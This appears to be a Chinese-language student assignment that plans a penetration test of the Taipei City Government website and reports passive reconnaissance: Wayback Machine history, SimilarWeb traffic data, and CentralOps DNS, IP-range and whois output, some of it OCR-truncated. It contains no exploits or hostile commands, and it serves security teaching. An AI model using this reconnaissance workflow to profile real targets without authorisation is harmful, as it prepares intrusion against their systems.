班級:資工三　　學號:B1043001　　姓名:許良亦

本次測試計畫對象以台北市政府全球資訊網作為受測目標，下表為相關目標範圍與計畫:

	項目	相關內容			
1.	公司單位名稱	台北市政府			
2.	公司英文名稱	Taipei City Government			
3.	地址	(110204)臺北市信義區市府路1號			
4.	網站網址	https://www.gov.taipei/			
5.	公司電話	02-27208889			
6.	主要聯絡人	台北市政府			
7.	聯絡人email	tpe@mail.Taipei.gov.tw			
8.	資本額	100000000 台幣			
9.	測試主題	滲透測試			
10.	測試主軸	■網頁服務 □業務服務			
11.	測試方式(黑/白)	□黑箱測試 ■白箱測試			
12.	受測日期	開始時間	2023/10/15	結束時間	2023/11/15
13.	帶入業界標準	□是 ■否			
14.	調查員工背景資訊	□是 ■否			
15.	防火牆測試	■是 □否			
16.	災難計畫復原測試	□是 ■否			
17.	DoS測試	□是 ■否			
18.	加入社交工程	■是 □否			
19.	測試報告格式	1.Word 2.PDF			

圖一、此圖為 2023 年台北市政府官網

B.資訊蒐集 (Information Gathering) (4 小題，共 40 分)


I. 公開資源與文件 (Public Resources & Document)

Step 1. 使用 wayback machine 觀察該網站過去的網站的歷史紀錄與備份
https://archive.org/web/


Step 2. 利用 similarweb 觀察造訪此網站的國家，造訪者年齡等相關資訊
https://www.similarweb.com/

Step 3. 使用 Centrol Ops 調查域名和 IP 地址
https://centralops.net/co/

➢ 第一步，使用 Wayback Machine 網站工具來檢索台北市政府全球資訊網的網站過去的網站的歷史紀錄與備份。透過此網站觀察後(圖二)，發現該網站於 2018 年建立，除此之外，在 2020 跟 2022 年這兩個時間點，變化的特別活耀。




圖二、在 Waybackmachine 的觀察結果



圖三、點選 2022 年，可以發現幾乎每個月都有變化，特別是在 6 月跟 8 月變化較多


圖四、點進 2022 年並點選 6 月 19 日的紀錄，顯示該日期期間的網頁樣式

➤ 第二步，利用 similarweb 觀察造訪此網站的國家，造訪者年齡等相關資訊




圖五、台北市政府全球資訊網的造訪人數結果，總共有 7.4M，每頁平均有 4.92 人造訪


圖六、台北市政府全球資訊網的造訪國家以及造訪者的年齡層，造訪者的國家多為美國跟台灣，年齡的部分則是 25-34 歲跟 35-44 歲這兩個區段最多人，此外，造訪的男性人數大於女性



圖七、此網站上造訪者最常搜尋的關鍵字，從此圖可以看到，台北市立圖書館是最多造訪者使用的關鍵字來造訪



圖八、網站來自社交媒體的流量，可以看到 Facebook 是最高的



圖九、網站上的外部連結，主要跟教育相關，健康的部分也有些份量


小結，透過 similar web 這個工具，我們觀察了以上圖片，我們可以觀察到以下幾個有用的資訊:

1. **台北市政府全球資訊網的造訪人數**
2. **台北市政府全球資訊網的造訪國家**
3. **台北市政府全球資訊網的造訪者年齡層**
4. **台北市政府全球資訊網上造訪者最常搜尋的關鍵字**
5. **台北市政府全球資訊網的網站來自社交媒體的流量**
6. **台北市政府全球資訊網的網站上的外部連結**


➤ 最後，使用 Contral Ops 線上工具來觀察該對象為網站網路層面的相關訊。前往該工具的 Domain Dossier 調查 domains 與 address 查詢後可獲得台北市政府網站的 IP 與其網段分別為:

IPv4: 163.29.207.130
IPv6: 2001:4420:6006:207::130
網段: 163.29.0.0 - 163.29.255.255

且由資訊可得知該網段(163.29.0.0 - 163.29.255.255)的聯繫對象為hostmaster@twnic.net.tw，單位屬於「TWNIC 財團法人台灣網路資訊中心」管控。(圖十)



圖十



DNS records

DNS query for **0.3.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.0.2.0.6.0.0.0.6.0.2.4.4.1.0.0.2.ip6.arpa** failed: **TimedOut**


name	class	type	data	time to live
www.gov.taipei	IN	HINFO	CPU: RFC8482 OS:	3600s (01:00:00)
www.gov.taipei	IN	RRSIG	type covered: HINFO (13) algorithm: ECDSA Curve P-256 with SHA-256 (13) labels: 3 original ttl: 3600 (01:00:00) signature expiration: 2023-10-30 15:30:01Z signature inception: 2023-10-28 13:30:01Z key tag: 34505 signer's name: gov.taipei signature: (512 bits) 5517BABA25B43EAF0644405C7ED26F04 DEA7BBC76A66436A930919958ECE35C8 9BDF149D390DCB50E0F72D709DD420DF 5643788A5C1857864784C29FA0B3CEAC2	3600s (01:00:00)
gov.taipei	IN	HINFO	CPU: RFC8482 OS:	3600s (01:00:00)
gov.taipei	IN	RRSIG	type covered: HINFO (13) algorithm: ECDSA Curve P-256 with SHA-256 (13) labels: 2 original ttl: 3600 (01:00:00) signature expiration: 2023-10-30 15:30:01Z signature inception: 2023-10-28 13:30:01Z key tag: 34505 signer's name: gov.taipei signature: (512 bits) 242F149911D0CD4FBE5DC19AB27B60E3 1DC989964DD71471AEB9C665F1A5EFE5 6833EFA581D71B8042AF6885938B3BA1 6A5E435DE65D19E4D6191B65219SA914E	3600s (01:00:00)
gov.taipei	IN	NS	cloudflare2.gov.taipei	86400s (1.00:00:00)
gov.taipei	IN	NS	cloudflare.gov.taipei	86400s (1.00:00:00)
130.207.29.163.in-addr.arpa	IN	PTR	163-29-207-130.hinet-ip.hinet.net	86400s (1.00:00:00)
207.29.163.in-addr.arpa	IN	SOA	server: vns1.hinet.net email: hostmaster@hinet.net serial: 1698519601 refresh: 3600 retry: 1800 expire: 1209600 minimum ttl: 3600	3600s (01:00:00)
207.29.163.in-addr.arpa	IN	NS	vns1.hinet.net	3600s (01:00:00)
207.29.163.in-addr.arpa	IN	NS	vns2.hinet.net	3600s (01:00:00)

```
arks:        to investigate complaints of network abuse.
arks:        hostmaster@twnic.net.tw was validated on 2021-11-04
-by:         MAINT-TW-TWNIC
t-modified:  2021-11-04T00:59:51Z
rce:         APNIC

e:           ABUSE TWNICAP
ress:        3F., No. 123, Sec. 4, Bade Rd., Songshan Dist., Taipei 105, Taiwan
ntry:        ZZ
ne:          +000000000
ail:         hostmaster@twnic.net.tw
in-c:        TWA2-AP
h-c:         TWA2-AP
-hdl:        AT939-AP
arks:        Generated from irt object IRT-TWNIC-AP
arks:        hostmaster@twnic.net.tw was validated on 2021-11-04
se-mailbox:  hostmaster@twnic.net.tw
-by:         APNIC-ABUSE
t-modified:  2021-11-04T01:00:32Z
rce:         APNIC

son:         GSN Network-Adm
-hdl:        GN75-AP
ail:         egov@service.gov.tw
ress:        Data-Bldg. 11F, No. 21, Sec. 21, Hsin-Yi Rd.,
ress:        Taipei, 100, R.O.C
ne:          +886-2-2344-2836
ne:          +886-2-2322-3442
ne:          +886-2-2344-3007
-no:         +886-2-2344-4724
ntry:        TW
-by:         MAINT-TW-TWNIC
t-modified:  2017-06-06T07:33:01Z
rce:         APNIC

nformation related to '163.29.0.0 - 163.29.255.255'

tnum:        163.29.0.0 - 163.29.255.255
name:        GSN-NET
cr:          Government Service Network (GSN)
cr:          No.21-3, Sec. 1, Xinyi Rd., Zhongzheng Dist., Taipei City 100, Taiwan
cr:          Taipei Taiwan
ntry:        TW
in-c:        GN78-TW
h-c:         GN78-TW
-by:         MAINT-TW-TWNIC
arks:        This information has been partially mirrored by APNIC from
arks:        TWNIC. To obtain more specific information, please use the
arks:        TWNIC whois server at whois.twnic.net.
nged:        egov@service.gov.tw 20220928
tus:         ASSIGNED NON-PORTABLE
rce:         TWNIC

son:         GSN Network-Adm
ress:        CHTD, Chunghwa Telecom Co., Ltd.
ress:        Data-Bldg. 11F, No. 21, Sec. 21, Hsin-Yi Rd.,
ress:        Taipei Taiwan
ntry:        TW
ne:          +886-2-2344-2836
```

圖十一、更多資訊跟 DNS 紀錄

接者把左邊的 Domain Dossier 切到 Browser Mirror 查看台北市政府在我使用的瀏覽器端(客戶端)瀏覽時的相關資訊。

由圖十二可看出在我訪問網站時所提供的相關資訊，如 Connection、Http header、cookies。



Browser Mirror

See what your browser reveals

CentralOps.net

Connection

client IP address: **118.169.155.156** [see what this reveals]
server port: **443**
request: **GET /asp/co/BrowserMirror.vbs.asp HTTP/1.1**
encryption: **256-bit session key**
authentication: **none**

HTTP headers

```
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: BrowserMirrorPersistent=10%2F30%2F2023+12%3A08%3A46+AM; tool_settings=00 dd=1400 dw=1400 rw=1400 as=0400 tx=0&uri=https://www.gov.taipei/&dn=www.gov.taipei&PNG ct=5&PNG as=32&PNG ttl=255&P
Host: centralops.net
Referer: https://centralops.net/co/nav.htm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="118", "Google Chrome";v="118", "Not=A?Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: frame
```

Cookies

	accepting	sending
session	?	yes
persistent	?	yes


complete test

Client-side scripting

JavaScript: **version 1.5**
VBScript: **disabled/not supported**
Java: **disabled/not supported**
